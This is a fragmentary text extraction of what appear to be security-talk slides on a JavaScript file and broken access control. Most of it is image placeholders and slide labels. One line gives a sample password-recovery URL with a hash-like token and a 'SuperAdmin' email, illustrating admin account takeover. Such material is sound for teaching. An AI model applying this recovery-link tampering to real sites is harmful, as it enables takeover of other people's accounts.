
}

...


JS file + Broken Access Control

Password recovery link


https://insecure.site/access/recover?token=5f4dcc3b5aa765d61d8327deb882cf99&email=SuperAdmin@insecure.site



JS file + Broken Access Control



Questions?




OFF
ONE
2022